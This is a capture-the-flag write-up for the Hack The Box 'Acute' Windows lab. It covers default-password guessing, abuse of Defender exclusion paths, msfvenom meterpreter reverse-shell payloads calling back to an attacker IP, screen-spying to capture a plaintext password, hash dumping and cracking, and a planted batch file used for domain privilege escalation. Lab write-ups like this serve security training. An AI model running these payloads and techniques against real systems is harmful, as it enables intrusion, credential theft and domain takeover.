
HTB: ACUTE

Writeup


Nmap scan results:

```
nmap -sV -sC -Pn 10.10.11.145
Starting Nmap 7.80 (https://nmap.org) at 2022-03-30 11:52 MSK
Nmap scan report for 10.10.11.145
Host is up (0.16s latency).
Not shown: 999 filtered ports
        STATE SERVICE VERSION
443/tcp open ssl/http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Not Found
| ssl-cert: Subject: commonName=atsserver.acute.local
| Subject Alternative Name: DNS:atsserver.acute.local,
DNS:atsserver
| Not valid before: 2022-01-06T06:34:58
| Not valid after: 2030-01-04T06:34:58
| ssl-date: 2022-03-30T08:53:10+00:00; 0s from scanner time.
| tls-alpn:
|_ http/1.1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We are instantly noticing the CName from SSL cert and adding it to the /etc/hosts so we can access the web server.



Looks like there is some kind of training provider for healthcare workers. A little bit of crawling around and we rich an interesting file - New_Starter_CheckList_v7. docx from the /about. html page:





Induction Checklist for New Starters

This checklist should be prepared by the Induction Coordinator* in advance of the appointee's start date and discussed with the new starter once they are in post. The checklist outlines the areas that will typically form part of the induction process; this may be amended by the Induction Coordinator to incorporate local Induction practices within the recruiting department.

*NB: The Induction Coordinator may be a line manager or another member of team responsible for coordinating the appointee's induction.

Name of new starter:	Name of Induction Coordinator:	Start date:

The University's staff induction pages can be found at: https://atsserver.acute.local/Staff The Staff Induction portal can be found here: https://atsserver.acute.local/Staff/Induction


Pre-Arrival

Activity	Details	Responsible person	Date completed
Prepare an	Prepare an induction pack for the new starter which	Induction	

Highlights from the doc:

- The University's staff page but it's not accessible. Don't waste time on it.
- There is a default password for every new starter Passwordl!
- Accessible link of PSWA (PowerShell Web Access) https://atsserver.acute.local/Acute Staff Access/
- Some PSWA configuration name dc_manage
- User Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin.

• From the doc's metadata we can determine format of usernames on the machine - FCastle and some user Daniel. And also, the machine name - Acute-PC01



At first, I've tried to log into PSWA with creds FCastle: Password!!, Daniel: Password!!, Louis: Password!! but in vain.

After that, I've spent some time looking for more users and OF COURSE they are placed in plain sight! Check the /about.html once more:

WHO WE WORK WITH

Acute Health work with healthcare providers, councils and NHS units in the UK, training over 10,000 nurses, managers and healthcare workers every year. Some of our more established team members have been included for multiple awards, these members include Aileen Wallace, Charlotte Hall, Evan Davies, Ieuan Monks, Joshua Morgan, and Lois Hopkins. Each of whom have come away with special accolades from the Healthcare community.


OK, we have the names! Let's bring them to the required format:

AWallace CHall EDavies IMonks JMorgan Lhopkins

Now attempt to access again off we go.

The valid creds are EDavies: Password1!





And so, we've accessed the Acute-PC01 as EDavies. After that I've tried to run the winPEAS but it failed.

It's because of Windows Defender... We can make sure of that by running the PS command:

```
PS C:\Users\edavies\Searches>
Get-Service -Name WinDefend

Status Name DisplayName
Running WinDefend Microsoft Defender Antivirus Service
```

As we can see, it's running but maybe there are whitelisted paths in which we can do our malicious stuff? We can check that too by querying a value of Windows registry

reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

```
PS C:\Users\edavies\Searches>
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
C:\Utils REG_DWORD 0x0
C:\Windows\System32 REG_DWORD 0x0
```

And, yes, we have two whitelisted folders! So, now we can upload winPEAS and escalate our way. But jumping ahead I'll say that we gonna need a full reverse shell connection because the PSWA has limited buffer and it won't let you read looooong outputs and so on.

For generating reverse shell payload, I'm gonna use msfvenom:


```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96

LPORT=4242 -f exe > reverse.exe


Documents/acute » msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4242 -f exe > reverse.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Documents/acute »_
```

After uploading the payload to the machine, we need to run Metasploit handler and execute the payload:




Coming back to winPEAS again. Studying its output, I've noticed that there is active RDP session on the machine:




Yeah, yeah, I know... peeping - it's not what a distinguished man should do, but it's just a game!

Meterpreter has such an awesome feature as screenshare which makes screenshots of a remote machine's desktop and transmits it to a local web server! What a thing, huh?



Now we can see what is going on the machine. If we wait a bit, we'll see what the user is doing.



Let me explain what is going on here. EDavies tried to open new PS Session as user IMonks but he failed due to the error. Why won't we do the same and see if we succeed.

```
$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -
Force

$cred = New-Object System.Management.Automation.PSCredential
  ("acute\imonks", $pass)

Enter-PSSession -computername ATSSERVER -ConfigurationName
dc_manage -credential $cred
```

Unfortunately, we failed too. (*But it`s ok to fail. Everybody does.*). But we still possess the new user`s creds!

```
PS C:\Utils> $pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force

$pass = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlaintext -Force

PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)

$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $pass)

PS C:\Utils> Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred

Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage -credential $cred

Enter-PSSession: The term 'Measure-Object' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.

At line:1 char:1

+ Enter-PSSession -computername ATSSERVER -ConfigurationName dc_manage ...

+ CategoryInfo : ObjectNotFound: (Measure-Object:String) [Enter-PSSession], CommandNotFoundException + FullyQualifiedErrorId : CommandNotFoundException
```

I went to Google and I asked it about the error and it <u>answered</u>
<u>me</u>. Looks like it`s an old trouble related to virtualization.

And, indeed, we are inside of a virtual machine. We can confirm that by simply checking the network adapter description.

OK... Where are we go from here? We definitely want to check whether we can run commands as IMonks or not.

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-ChildItem C:\Users } -credential \$cred

Yes! We have command execution as IMonks on ATSSERVER, which is Domain Controller! (We can say that by executing the command like "net user USERNAME /domain" or by executing port scanning via PS1 script that shows open ports such as 53, 139 and 445)

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred |
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { net user imonks /domain } -credential $cred Invoke Inv
```

Oh, you can now read the user's flag, by the way.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -
credential $cred
```

PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential \$cred Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content C:\Users\imonks\Desktop\user.txt } -credential \$cred 5d74af3f1d1543f61294509d1cc9d63a

There are also a few more users on the DC: awallace and ihopkins.

	LastWriteTime		Length Name	PSComputerName	
 	20/12/2021			ATSSERVER	
	20/12/2021		.NET v4.5 Classic	ATSSERVER	
j	20/12/2021	20:38	Administrator	ATSSERVER	
	21/12/2021	23:31	awallace	ATSSERVER	
j	21/12/2021	16:01	imonks	ATSSERVER	
j	22/12/2021	00:11	lhopkins	ATSSERVER	
d-r	20/12/2021	20:38	Public	ATSSERVER	

We will use the information letter.

Enumerating the DC, we can see some PS1 script located in the IMonks's Desktop folder:

Inside of the script we can see that it runs Get-Volume command on the Acute-PCO1 machine as user jmorgan. What if I tell you that we can use the script to obtain reverse shell connection by simply replacing command in ScriptBlock parameter? All we need to do is to run the following command:

```
Invoke-Command -computername ATSSERVER -ConfigurationName dc_manage
-ScriptBlock{((Get-Content "C:\Users\imonks\Desktop\wm.ps1" -Raw) -
replace 'Get-Volume','cmd.exe /c C:\Utils\graceShell.exe') | Set-
Content -path C:\Users\imonks\Desktop\wm.ps1} -credential $cred
```

And check that we have successfully replaced the string

Well done! Now we can generate new payload using the same msfvenom command but with different port value this time.

```
~/Documents/Acute$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.96 LPORT=4243 -f exe > graceShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Upload the payload to the *C:\Utils*, set up new meterpreter listener and fire up the payload!!!

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.96
LHOST => 10.10.14.96
msf6 exploit(multi/handler) > set LPORT 4243
LPORT => 4243
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.96:4243
[*] Sending stage (200262 bytes) to 10.10.11.145
[*] Meterpreter session 1 opened (10.10.14.96:4243 -> 10.10.11.145:49850 ) at 2022-04-05 10:57:30 +0300
meterpreter > getuid
Server username: ACUTE\jmorgan
```

Nice! We act as jmorgan on the Acute-PC01. And you know what? He is, actually, an Administrator (not a Doman Admin, but it's already something, right?).

With the Administrator's power, we can dump hashes. May the meterpreter help us!

```
      meterpreter
      > hashdump

      Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::

      DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

      Natasha:1001:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::

      WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:24571eab88ac0e2dcef127b8e9ad4740:::
```

I took the Natasha's and Administrator's hashes and gave them to hashcat. Only the Admin's hash was cracked.

```
a29f7623fd11550def0192de9246f46b:Password@123
Approaching final keyspace - workload adjusted.
```

This is not the kind of password that admins should use...

What we do when found new password? Right! We try it with every known user and in every known access point. As a result, I was able to access the ATSSERVER as awallace:

```
$password = ConvertTo-SecureString "Password@123" -AsPlainText -
Force

$cred = New-Object
System.Management.Automation.PSCredential("acute\awallace",$password)

Invoke-Command -ComputerName ATSSERVER -ConfigurationName
dc_manage -ScriptBlock { whoami } -Credential $cred

PS C:\Utils> $password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
$password = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\Utils> $cred = New-Object System.Management.Automation.PSCredential("acute\awallace",$password)

PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami } -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami } -Credential $cred
acute\awallace
```

Enumerating the machine from context of the awallace we can access some uncommon dir $C: Program\ Files \ keepmeon$

Inside of the keepmeon bat there is a script that every 5 minutes checks the current folder and executes every .bat files in it.

```
REM This is run every 5 minutes. For Lois use ONLY

@echo off

for /R %%x in (*.bat) do (

if not "%%x" == "%~0" call "%%x"

)
```

Notice that the comment says "For Lois use ONLY". Therefore, we suppose that the script runs automatically from the context of Lois. And we remember from the .docx file that Louis the only user who can change users group and only Lois can become site admin.

What if we create .bat script, which will add awallace to site admin group?

The script was added. Now we need to wait for 5 minutes and check if the we are now a member of site admin group:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc manage -ScriptBlock { whoami /groups } -Credential $cred

NT AUTHORITY\This Organization Well-known group $-1-5-15

default, Enabled group

ACUTE\Domain Admins Group $-1-5-21-1786406921-1914792807-207

default, Enabled group

ACUTE\Managers Group $-1-5-21-1786406921-1914792807-207

default, Enabled group

ACUTE\Site_Admin Group $-1-5-21-1786406921-1914792807-207

default, Enabled group

Authentication authority asserted identity Well-known group $-1-18-1
```

Well done! Now we can read root flag:

Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content
"C:\Users\Administrator\Desktop\root.txt" } -Credential \$cred
017b95b530fdc9e1f8d5b7489b019b7c